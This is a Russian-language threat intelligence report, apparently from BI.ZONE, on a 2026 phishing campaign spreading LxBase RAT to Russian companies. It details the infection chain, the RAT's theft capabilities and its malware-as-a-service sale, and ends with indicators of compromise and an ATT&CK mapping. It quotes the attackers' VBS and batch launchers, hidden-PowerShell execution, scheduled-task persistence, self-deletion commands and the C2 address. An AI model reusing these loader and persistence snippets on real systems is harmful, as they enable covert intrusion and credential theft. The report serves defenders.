


LxBase RAT впервые замечен в атаках на российские компании
Специалисты BI.ZONE Threat Intelligence в период с июля по сентябрь 2026 года зафиксировали массовые фишинговые рассылки. Целями злоумышленников стали российские компании из различных отраслей, включая финансовый сектор, инженерию, промышленность, энергетику, ритейл, сельское хозяйство, логистику, строительство и IT.
В письмах находился троян удаленного доступа LxBase RAT. Ранее он не был замечен в атаках на организации из РФ. Для доставки LxBase RAT в скомпрометированные системы атакующие использовали обфусцированные JavaScript‑загрузчики, упакованные в RAR‑архивы с расширением .tar. Анализ информации из теневых ресурсов показал, что LxBase RAT распространяется по модели malware‑as‑a‑service (MaaS) и предлагается под названием LX RAT вместе с криптором LX Crypter.
Ключевые выводы
- LxBase RAT демонстрирует низкий порог входа для злоумышленников. Подписка на MaaS стоит 119 долл. в месяц и предоставляет доступ к полнофункциональному трояну удаленного доступа, а также криптору для обхода средств защиты. Таким образом, за относительно небольшую плату злоумышленники получают готовый набор инструментов для проведения атак и повышения их скрытности.
- Для доставки вредоносного ПО LxBase RAT атакующие используют фишинг, имитирующий деловую переписку сотрудников казахстанских компаний. Письма содержат вредоносные архивы, замаскированные под документы, связанные с фиктивными приказами или запросами на предоставление ценовых предложений. Такой подход повышает достоверность сообщений и вероятность того, что получатели будут с ними взаимодействовать.
- Злоумышленники используют многоступенчатую цепочку доставки LxBase RAT, включающую RAR‑архив, JS‑ и PowerShell‑загрузчики, а также DLL.NET‑сборку. На конечном этапе нагрузка LxBase RAT внедряется в легитимный процесс
MSBuild.exe, что позволяет замаскировать ее выполнение под активность доверенного системного компонента и затруднить обнаружение.
Фишинговые рассылки


Злоумышленники распространяли фишинговые письма от имени сотрудников казахстанских компаний. В одном из вариантов сообщения получателям предлагалось ознакомиться с приказом, указанным под определенным номером. В другом варианте злоумышленники имитировали запрос на закупку товаров: отправителю предлагалось предоставить лучшее ценовое предложение на товары из приложенного списка. Фишинговые письма содержали вложение в виде RAR‑архива с расширением .tar.
Злоумышленники рассылали фишинговые письма с темами:
- [redacted]_Order_[0‑9]{15,17} (пример: [redacted]_Order_17954223003082026);
- [redacted]KZ"_Order_[0‑9]{15} (пример: [redacted]_Order_180093804082026);
- Запрос на ценовое предложение // Request for a Quote.

Цепочка компрометации
Поскольку цепочки компрометации в рассматриваемых атаках идентичны, в качестве примера рассмотрим одну из них.
Внутри RAR‑архива находился обфусцированный JS‑загрузчик с именем, совпадающим с названием архива, например Заказ_17954243003082026_ [redacted]_xlsx.js. После запуска пользователем вредоносного JS‑скрипта выполнялись следующие действия:
- Создание копии JS‑загрузчика:
%APPDATA%\Microsoft\PhotoEngine\PhotoStudio.js. - Создание VBS‑скрипта для запуска копии JS‑загрузчика:
%APPDATA%\Microsoft\PhotoEngine\PhotoStudio.vbs. СодержимоеPhotoStudio.vbs:CreateObject("WScript.Shell").Run "wscript.exe " & Chr(34) & "%LOCALAPPDATA%\Microsoft\PhotoEngine\PhotoStudio.js" & Chr(34), 0, FalseВ других атаках вместо VBS‑скрипта создавался Batch‑файлnet_109049_e213.cmd. Он передает содержимое PowerShell‑сценарияrun_13957_e1d4.datчерез стандартный ввод процессуpowershell.exe, запущенному с параметрами-nop -w h -Command -. После выполнения сценария Batch‑файл удаляет файлrun_13957_e1d4.dat, а также файлы с закодированной и зашифрованной нагрузкойlog_60134_e1d4 и run_46361_e1d4, удаляет каталог%TEMP%\h97nc9i4и завершает выполнение с последующим удалением самого себя. Содержимоеnet_109049_e213.cmd:@type "%TEMP%\h97nc9i4\run_13957_e1d4.dat" | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop -w h -Command - @del "%TEMP%\h97nc9i4\run_13957_e1d4.dat" 2>nul @del "%TEMP%\h97nc9i4\log_60134_e1d4" 2>nul @del "%TEMP%\h97nc9i4\run_46361_e1d4" 2>nul @rd "%TEMP%\h97nc9i4" 2>nul @(goto) 2>nul & del "%~f0"
- Создание в планировщике заданий Windows запланированной задачи MicrosoftEdgeUpdateTaskCore, которая выполняет при каждом входе текущего пользователя в систему команду:
C:\Windows\system32\wscript.exe //B //Nologo "%LOCALAPPDATA%\Microsoft\PhotoEngine\PhotoStudio.vbs"
Создание в каталоге
%TEMP%директории со случайным именем (пример:hcy9k4b), в которую записываются файлы со случайными именами:net_35550_1f98.ps1— PowerShell‑сценарий, декодирующий и расшифровывающий файлыrun_53580_1f79иnet_76020_1f89, а затем осуществляющий рефлективную загрузкуMatryoshka.dllв память процессаpowershell.exe.run_53580_1f79— закодированная и зашифрованная библиотекаMatryoshka.dll, защищенная протектором Crypto Obfuscator. DLL отвечает за инжектирование нагрузкиLXBASE.exeв процессC:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe.net_76020_1f89— закодированная и зашифрованная нагрузкаLXBASE.exe(LxBase RAT).run_100412_20c2.vbs— VBS‑сценарий, предназначенный для запускаnet_35550_1f98.ps1.
Выполнение VBS‑скрипта
run_100412_20c2.vbsдля скрытого запуска PowerShell‑сценарияnet_35550_1f98.ps1. Содержимоеrun_100412_20c2.vbs:CreateObject("WScript.Shell").Run "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP -EP Bypass -NonInteractive -WindowStyle Hidden -File ""%TEMP%\hcy9k4b\net_35550_1f98.ps1""", 0, TrueБлагодаря параметру
-WindowStyle HiddenPowerShell‑сценарий выполнялся в скрытом режиме.Запуск PowerShell‑сценария
net_35550_1f98.ps1, который является загрузчиком нагрузки и выполняет следующие действия:- считывает файлы
run_53580_1f79иnet_76020_1f89; - декодирует их содержимое, используя алгоритм Base52 с алфавитом ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz;
- осуществляет арифметические операции для расшифровки содержимого файлов ROR + XOR (с байтами ключа) + XOR (с заданной константой);
- расшифровывает содержимое файлов, используя алгоритм AES‑256‑CBC + PKCS7;
- распаковывает расшифрованную нагрузку:
New-Object System.IO.Compression.DeflateStream($msi, ([System.IO.Compression.CompressionMode]::Decompress))
- осуществляет рефлективную загрузку сборки .NET
Matryoshka.dllв память собственного процессаpowershell.exeи передает ей управление; - удаляет себя и файлы
run_53580_1f79и net_76020_1f89:Remove-Item '%TEMP%\hcy9k4b\run_53580_1f79','%TEMP%\hcy9k4b\net_76020_1f89','%TEMP%\hcy9k4b\net_35550_1f98.ps1' -Force -EA 0
net_35550_1f98.ps1содержит комментарий #XLOADER в коде:
При этом данный комментарий не связан с семейством ВПО FormBook/XLoader и, вероятнее всего, представляет собой внутреннюю метку разработчиков либо артефакт используемого инструментария.
- считывает файлы
-
Запуск динамической библиотеки
Matryoshka.dll, предоставляющей метод для внедрения вредоносного кода в адресное пространство произвольного процесса, запущенного в системе. Метод получает в качестве аргументов следующие параметры:- путь к исполняемому файлу процесса, в который будет внедрена нагрузка LxBase RAT. В проанализированных образцах указывался путь к файлу
MSBuild.exe; - внедряемая нагрузка в виде массива байтов;
- задержка перед запуском внедренной нагрузки в миллисекундах. В проанализированных образцах она составляла 45 000 миллисекунд (45 секунд);
- дополнительные аргументы командной строки для запускаемого процесса;
- логический параметр
EnableDiagnosticTrace.
- путь к исполняемому файлу процесса, в который будет внедрена нагрузка LxBase RAT. В проанализированных образцах указывался путь к файлу
- После внедрения конечной нагрузки в адресное пространство
MSBuild.exeвыполнение инициализации LxBase RAT. ВПО создает скрытый системный каталог и записывает в него файл с атрибутами «скрытый» и «системный». В файл записывается дата и время установки ВПО в формате yyyy‑MM‑dd HH:mm:ss UTC. В исследованных образцах каталог создавался по пути%LOCALAPPDATA%\WindowsTelemetry, а файл — под именемinstalled.dat. Перед установкой соединения с сервером управленияlxrrxl.ydns[.]eu:4521с помощью метода BuildHandshake собирается информация о системе, которая затем передается на C2‑сервер методом Send. Метод Send принимает два параметра: сетевой поток NetworkStream и пакет данных в виде массива байтов. Кроме того, LxBase RAT создает уникальный мьютекс. Пример имени мьютекса:62269c1cd1394d6fac0a26b7fcc0b0ef. Если мьютекс с таким именем уже существует, повторный запуск LxBase RAT не осуществляется.
LxBase RAT
LxBase RAT — троян удаленного доступа с широким набором функциональных возможностей. Он управляет скомпрометированной системой, а также позволяет похищать данные из большого количества приложений, поддерживает функциональность HVNC и имеет встроенный кейлоггер. Для взаимодействия с сервером управления используется собственный протокол, работающий поверх TCP. Каждый пакет данных начинается с однобайтового идентификатора команды, за которым следует четырехбайтовое поле длины, после чего располагается нагрузка в виде массива байтов.
В зависимости от вызываемого метода нагрузка может содержать различные данные. Например, при вызове метода BuildHandshake она будет содержать следующие сведения: интернет‑провайдер, город, код и название страны, версия и разрядность ОС, имя пользователя, название компьютера, информация о наличии прав администратора у пользователя, версия и дата сборки ВПО, дата и время установки ВПО в скомпрометированной системе, дата и время последней активности клавиатуры или мыши в системе, а также название текущего процесса или запущенного исполняемого файла.
Отдельная подпрограмма передает на сервер управления пакет KeyloggerResponse, сообщая об активации компонента кейлоггера. Обработчик команд, полученных от сервера управления, считывает идентификатор команды, проверяет длину указанной нагрузки (она не должна превышать 64 МБ) и передает управление соответствующей функции для выполнения полученной команды.
Среди приложений, данные из которых LxBase RAT может похищать, присутствуют следующие:
- Веб‑браузеры: Chrome, Chrome Beta, Edge, Brave, Avast, Chrome Canary, Chrome Dev, Opera, Opera GX, Vivaldi, Yandex Browser, Cốc Cốc, Torch, Comodo Dragon, SRWare Iron, Epic Privacy Browser, CentBrowser, 360 Safe Browser, QQ Browser, UC Browser, Sogou Browser, Liebao Browser, 2345 Browser, Firefox, Waterfox.
- Почтовые клиенты: Thunderbird, Outlook, Foxmail.
- Мультифункциональные сетевые приложения: SeaMonkey.
- Приложения для работы с криптовалютными кошельками: Exodus, Atomic Wallet, Jaxx, Coinomi, Guarda, Bitcoin, Litecoin, Dash, Electrum, Ethereum, Monero, Zcash, Wasabi Wallet, Binance, Electrum‑LTC, Armory, Bytecoin.
- Расширения веб‑браузеров для работы с криптовалютными кошельками: MetaMask, TronLink, Binance Chain, Coin98, Phantom, Trust Wallet, Coinbase Wallet, Ronin, Exodus, Brave, Rabby, Nami, SubWallet, BitKeep, TON, Keplr, Solflare, OKX, Eternl, SafePal, XDeFi, Trezor, HashPack, Martian, Petra, Crypto.com.
- Мессенджеры: Telegram, Discord.
LxBase RAT позволяет извлекать сохраненные пароли, файлы cookie, данные банковских карт, данные автозаполнения, токены аутентификации, ключи шифрования браузеров и другие данные. Кроме того, ВПО поддерживает перехват содержимого буфера обмена и создание снимков экрана. LxBase RAT также содержит встроенный файловый менеджер, с помощью которого может извлекать произвольные файлы со скомпрометированной системы. Помимо этого, ВПО поддерживает внедрение кода в адресное пространство легитимных процессов. В частности, таким образом может выполняться нагрузка, полученная с сервера управления. LxBase RAT обладает широкими возможностями HVNC, позволяющими злоумышленникам запускать полностью контролируемое удаленное окружение, в том числе изолированные сеансы веб‑браузеров, с возможностью удаленного управления их интерфейсом и взаимодействия с ними.
Команды LxBase RAT можно разделить на следующие группы:
- Команды управления сетевым соединением и состоянием ВПО: Ping, Disconnect, Reconnect, Uninstall, Update.
- Команды сбора данных: DataRecoveryRequest, Keylogger, AutoScreenshotRequest, AutoClipboardRequest, AutoClipboardData.
- Команды удаленного управления: RemoteDesktop, RemoteDesktopMouse, RemoteDesktopKey, RemoteDesktopMonitor, RemoteDesktopQuality, RemoteDesktopPing.
- Команды перехвата веб‑камеры и звука: RemoteWebcam, RemoteMicrophone, RemoteSound.
- HVNC‑команды: HvncStart, HvncStop, HvncLaunch, HvncShellStart, HvncShellCmd, HvncShellOutput, HvncClipSet, HvncKeyVk.
- Команды управления процессами: GetProcessesRequest, DoProcessStart, DoProcessKill.
- Команды для работы с реестром: RegistryGetKeys, RegistryGetValues, RegistryKeysResponse, RegistryValuesResponse.
- Команды сетевого управления: TcpConnectionsRequest, TcpConnectionKill, TcpConnectionResponse, ReverseProxyConnect, ReverseProxyData, ReverseProxyDisconnect.
- Команды выполнения кода и работы с файлами: RemoteShell, RemoteExecute, DownloadAndExecute, FileManager.
- Команды управления автозапуском: GetStartupItems, DoStartupItemAdd, DoStartupItemRemove.
- Команды управления питанием: PowerShutdown, PowerRestart, PowerStandby.
- Команды взаимодействия с пользователем и системой: RequestElevation, GetSystemInfoRequest, ShowMessageBox, VisitWebsite.
Анализ теневых ресурсов
В ходе исследования атак с применением LxBase RAT были обнаружены объявления о продаже двух связанных вредоносных продуктов на теневом ресурсе:
- LX RAT — троян удаленного доступа;
- LX Crypter — криптор, предназначенный для упаковки конечной нагрузки и снижения вероятности ее обнаружения средствами защиты. Поддерживает функции антианализа, включая обнаружение виртуализированных сред.

На главной странице теневого ресурса размещены сведения об инструментах LX, а также ссылка для связи с продавцом через Telegram. Оба инструмента представлены на теневом форуме как минимум с апреля 2026 года. Также обнаружен YouTube‑канал разработчика, активный как минимум с марта 2026 года. На канале демонстрируется обход детектирования распространенными антивирусными продуктами российских и зарубежных производителей. Панель управления LxBase RAT выполнена в виде классической консоли со списком активных скомпрометированных устройств. Для каждого устройства отображаются IP‑адрес, тег, USER@PC, статус, задержка соединения, страна, операционная система, тип учетной записи, активное окно и время последней активности. LX Crypter отвечает за упаковку конечной нагрузки и снижение вероятности ее обнаружения. В крипторе заявлена поддержка FUD (Fully UnDetectable), а также вывод конечной нагрузки в форматах .EXE, .BAT, .JS, .VBS, .MSI и .ISO. Поддерживаются .NET и нативный код, а также архитектуры x86 и x64.
Уровни обфускации и защиты:
- обфускация сборки, включая шифрование строк и переименование символов;
- шифрование строк с использованием AES‑256‑CBC с расшифровкой во время выполнения;
- Control Flow Obfuscation — преобразование логики программы таким образом, чтобы затруднить восстановление исходной структуры и последовательности выполнения;
- обнаружение попыток модификации исполняемого файла.
Механизмы антианализа и упаковки:
- обнаружение виртуальных машин и виртуализированных сред до запуска конечной нагрузки;
- контроль запуска единственного экземпляра ВПО с помощью мьютекса;
- внедрение в легитимные процессы с использованием «скрытых» имен задач в диспетчере задач;
- объединение нескольких файлов в один;
- подмена метаданных исполняемого файла;
- искусственное увеличение размера файла;
- отложенный запуск конечной нагрузки;
- обеспечение автозапуска.

Оба инструмента продаются в рамках единой подписки с лицензией на одно устройство. Стоимость подписки составляет 119 долл. в месяц, 255 — за три месяца или 1020 долл. в год.
Индикаторы компрометации
Хеш‑суммы файлов
9c45e0155ba9cfa6f7de048c16003b6ee2d1e965813ac2131022737e5b65186e8b6ee91adc94dfffcc0bc245d6a0db4c367d3a4755d544e849bf67fd253f8ea6b43bb0c7fd0dcc73ece88c856917adc88dd47b030b4cfd61e7ad518ed218104c7b6c39570c0a6976be7b23e035ff3c3c321cccbc50052c027eefc1439c3013fec863ab042e42ec0415b1e09e9cbf92e6c55dfed332b22cf1df0c647c071db85aba28225298ecc362b4d7b829b29d2bc0b3233587832cce53fde2dcfb9f0d0574586f772c71960ccffce550c0fffff9bc7086c143a8b8cd0ce618bfd15f1ffd174d4f76e687fa4248246ca98fc501c6dcad01cd3c1cb53de3c38fa2555900167184d7fef5df408ccd5e3441512af6c6772e0e2d8a76d15a1ccebe1f2d4ef61c42aaf2aeccff1750395cce5128bd1a47a948b8056690666aa3bf63f9d6971167d969fb84a8bf70b92a291c4e7f64b2a566bcd1dbafe2f0215e49c520aa14d1bdbef99ccb0a67e929f83ce55296c9c5cbbc8248516eaae1e299f508f23be63054172bdb865c80afc6f8eac8747cefd827954b072db11f24054d71e7cb2cc5890a07
35f21ee165d26ab28ef286fe67d6d0c27e67277173a514334d19a27996c0527870d5fc3de2c4a4e60c72e6840f436e10167b9844f06e6667732eb58a738e191a6231d4b45837712f547f698fe1de3fb03a71fd793ee2066f5a89487bfa1595d1126390fff28e625ad7e7696802e410810f3f092096dc5c3a385842a661ed7d391fb723fb6e44f75b18aa920dc8d43f3121a8a990b096c681d3733446b54ba8c6de44ed664d71451374801b94b75e836dbaf094b6117fdba8307be47a8d480188f1f29d8921d90f40c0571d7f2cea25e6a98b7a4827f14eeb613c7c2cbcd16c7fbf5abb5d8ed08b97a2712083d4bde0453fcc5d6d79de9664ee028f0741c5cb7e6d1d682be71ae048aa3c54806590c97efb7ab2e824f1a5ac98819f166903cf9376e65afc4d1e093b2d925de571f32b07069db911edf981643228f89c4539c1ee8ea82e2e22c82fc92dec1c5d8b6860b2775ff8d4690841085052863cebbfa8f683bb3c74f78f51469145fd0d935015e00e81cd727b7ae54c002ba54499577980638453730108ca41d1961abe96084a70339fde59ad151a0128024a1b5c7bb1cd
Сетевые индикаторы
lxrrxl.ydns[.]eu
217.64.151[.]119
MITRE ATT&CK
| Тактика | Техника | Процедура |
|---|---|---|
Initial Access |
Phishing: Spearphishing Attachment |
Злоумышленники распространяют ВПО LxBase RAT с помощью фишинговых писем с вложенными RAR‑архивами, содержащими JS‑загрузчики. Примеры названий архивов: |
| Execution |
Command and Scripting Interpreter: PowerShell |
Злоумышленники используют PowerShell‑загрузчик для запуска вредоносной DLL, отвечающей за внедрение LxBase RAT в процесс
Злоумышленники используют LxBase RAT для выполнения PowerShell‑скриптов по команде от C2‑сервера:
|
|
Command and Scripting Interpreter: Windows Command Shell |
Злоумышленники используют вредоносный Batch‑файл для запуска PowerShell‑загрузчика:
|
|
|
Command and Scripting Interpreter: Visual Basic |
Злоумышленники используют VBS‑скрипт для запуска PowerShell‑загрузчика:
|
|
|
Command and Scripting Interpreter: JavaScript |
Злоумышленники используют обфусцированные JS‑загрузчики, которые создают копию загрузчика, временные файлы со случайными именами и запускают следующую стадию в виде VBS‑ или Batch‑файла:
|
|
|
Native API |
Злоумышленники используют LxBase RAT, в котором поддерживаются API‑функции Windows для внедрения кода в другие процессы: VirtualAllocEx, WriteProcessMemory, CreateRemoteThread, ResumeThread |
|
|
User Execution: Malicious File |
Жертва должна распаковать RAR‑архив и запустить содержащийся в нем JS‑файл, чтобы инициировать процесс компрометации системы |
|
|
Windows Management Instrumentation |
Злоумышленники используют LxBase RAT для выполнения WMI‑запросов с целью сбора системной информации и сведений об установленном антивирусном ПО |
|
| Persistence |
Scheduled Task/Job: Scheduled Task |
Злоумышленники используют JS‑загрузчик, закрепляющийся в системе через планировщик заданий Windows:
|
| Stealth |
Deobfuscate/Decode Files or Information |
Злоумышленники используют LxBase RAT и загрузчики, которые могут расшифровывать свои строки, конфигурации и нагрузку |
|
Execution Guardrails: Mutual Exclusion |
Злоумышленники используют LxBase RAT для создания и проверки уникального мьютекса с целью предотвращения повторного запуска ВПО |
|
|
Hide Artifacts: Hidden Files and Directories |
Злоумышленники используют LxBase RAT для создания скрытого системного каталога |
|
|
Hide Artifacts: Hidden Window |
Злоумышленники используют LxBase RAT для создания скрытого удаленного рабочего стола (HVNC) в скомпрометированной системе по команде от C2‑сервера |
|
|
Indicator Removal: File Deletion |
Злоумышленники используют PowerShell‑сценарий для самоудаления и удаления закодированных и зашифрованных файлов:
Злоумышленники используют Batch‑файл, который удаляет PowerShell‑сценарий, файлы с закодированной и зашифрованной нагрузкой, а также каталог в
|
|
|
Masquerading |
Злоумышленники маскируют JS‑загрузчики под документы, используя в названии файлов подстроки xlsx, docx. Примеры названий JS‑загрузчиков: |
|
|
Obfuscated Files or Information |
Злоумышленники используют обфускацию для затруднения анализа компонентов LxBase RAT. Обфусцированными являются код JS‑загрузчиков, .NET‑сборка, используемая для внедрения кода и защищенная с помощью Crypto Obfuscator, а также сам LxBase RAT |
|
|
Obfuscated Files or Information: Encrypted/Encoded File |
Злоумышленники шифруют нагрузку с использованием AES‑256‑CBC, применяют к полученным данным операции ROR и XOR, после чего кодируют результат с использованием Base52 |
|
|
Obfuscated Files or Information: Compression |
Злоумышленники распаковывают расшифрованную нагрузку с помощью PowerShell‑загрузчика, используя алгоритм Deflate:
|
|
|
Process Injection |
Злоумышленники используют вредоносную DLL для внедрения LxBase RAT в процесс |
|
|
Reflective Code Loading |
Злоумышленники используют PowerShell‑загрузчики и LxBase RAT для рефлективной загрузки нагрузки |
|
|
Virtualization/Sandbox Evasion |
Злоумышленники потенциально могут использовать Lx Crypter, который проверяет исполняемое окружение на наличие признаков виртуализации |
|
| Credential Access |
Credentials from Password Stores |
Злоумышленники используют LxBase RAT для поиска и извлечения сохраненных учетных данных из почтовых клиентов Thunderbird, Microsoft Outlook и Foxmail |
|
Credentials from Password Stores: Credentials from Web Browsers |
Злоумышленники используют LxBase RAT для кражи сохраненных учетных данных из браузеров на базе Chromium и Gecko, включая пароли, данные банковских карт, сведения автозаполнения, ключи шифрования браузеров, секреты Local State и данные, защищенные DPAPI и App‑Bound Encryption (ABE). Для браузеров Firefox также поддерживается извлечение учетных данных, защищенных библиотекой NSS (nss3.dll) |
|
|
Steal Web Session Cookie |
Злоумышленники используют LxBase RAT для кражи cookie‑файлов браузеров на базе Chromium и Gecko, включая Google Chrome, Microsoft Edge, Brave, Opera, Vivaldi, Yandex Browser, Firefox и другие поддерживаемые браузеры |
|
| Discovery |
File and Directory Discovery |
Злоумышленники используют LxBase RAT для сбора информации о файлах и каталогах в системе |
|
Process Discovery |
Злоумышленники используют LxBase RAT для получения информации о запущенных процессах в системе |
|
|
Software Discovery: Security Software Discovery |
Злоумышленники используют LxBase RAT для получения информации об установленном антивирусном ПО. ВПО применяет два способа: выполняет WMI‑запрос в пространстве имен |
|
|
System Information Discovery |
Злоумышленники используют LxBase RAT для сбора системной информации, включая имя компьютера, версию, тип сборки и архитектуру операционной системы, сведения о процессоре, оперативной памяти и графическом процессоре |
|
|
System Location Discovery |
Злоумышленники используют LxBase RAT для получения ISP‑провайдера, города, страны и кода страны через сервис |
|
|
System Location Discovery: System Language Discovery |
Злоумышленники используют LxBase RAT для получения информации об используемом языке в скомпрометированной системе |
|
|
System Network Connections Discovery |
Злоумышленники используют LxBase RAT для получения внутреннего IP‑адреса, а также внешнего IP‑адреса жертвы с помощью сервиса |
|
|
System Owner/User Discovery |
Злоумышленники используют LxBase RAT для получения имени текущего пользователя и определения, является ли данный пользователь администратором |
|
| Collection |
Audio Capture |
Злоумышленники используют LxBase RAT для перехвата данных с микрофона и системных звуков скомпрометированного хоста |
|
Clipboard Data |
Злоумышленники используют LxBase RAT для получения содержимого буфера обмена |
|
|
Data from Local System |
Злоумышленники используют LxBase RAT для получения файлов и данных из скомпрометированной системы |
|
|
Input Capture: Keylogging |
Злоумышленники используют LxBase RAT для записи нажатий клавиш на компьютере жертвы |
|
|
Screen Capture |
Злоумышленники используют LxBase RAT для создания снимков экрана системы |
|
|
Video Capture |
Злоумышленники используют LxBase RAT для получения изображения с веб‑камеры скомпрометированной системы |
|
| Command and Control |
Ingress Tool Transfer |
Злоумышленники используют LxBase RAT для доставки дополнительной вредоносной нагрузки в скомпрометированную систему, а также обновления ВПО LxBase RAT |
|
Non‑Application Layer Protocol |
Злоумышленники используют LxBase RAT, который осуществляет сетевое взаимодействие с помощью собственного протокола, работающего поверх TCP |
|
|
Non‑Standard Port |
Злоумышленники используют в LxBase RAT сетевой порт 4521 для коммуникации с C2‑сервером |
|
| Exfiltration |
Automated Exfiltration |
Злоумышленники используют LxBase RAT для автоматической эксфильтрации различных файлов и данных на C2‑сервер злоумышленников |
|
Exfiltration Over C2 Channel |
Злоумышленники используют LxBase RAT для передачи украденных данных на C2‑сервер злоумышленников |
Остановить письма с вредоносными вложениями на входе в периметр помогает BI.ZONE Mail Security. Решение применяет более 100 механизмов фильтрации с использованием статистического, сигнатурного, лингвистического, контентного, эвристического анализа, YARA‑правил и машинного зрения. Дополнительно работают несколько AI‑моделей, а также встроена защита от петель в автоответах серверов и bounce‑сообщений. Это позволяет отсеивать нежелательные письма, не задерживая доставку легитимной почты.
Чтобы действовать проактивно и предотвращать развитие атак, важно знать методы и инструментарий злоумышленников. Портал BI.ZONE Threat Intelligence предоставляет актуальные данные об атакующих, их тактиках, техниках и используемых инструментах, а также рекомендации по обнаружению угроз. Это помогает компаниям интегрировать киберразведданные в процессы защиты от атак и предотвращать инциденты.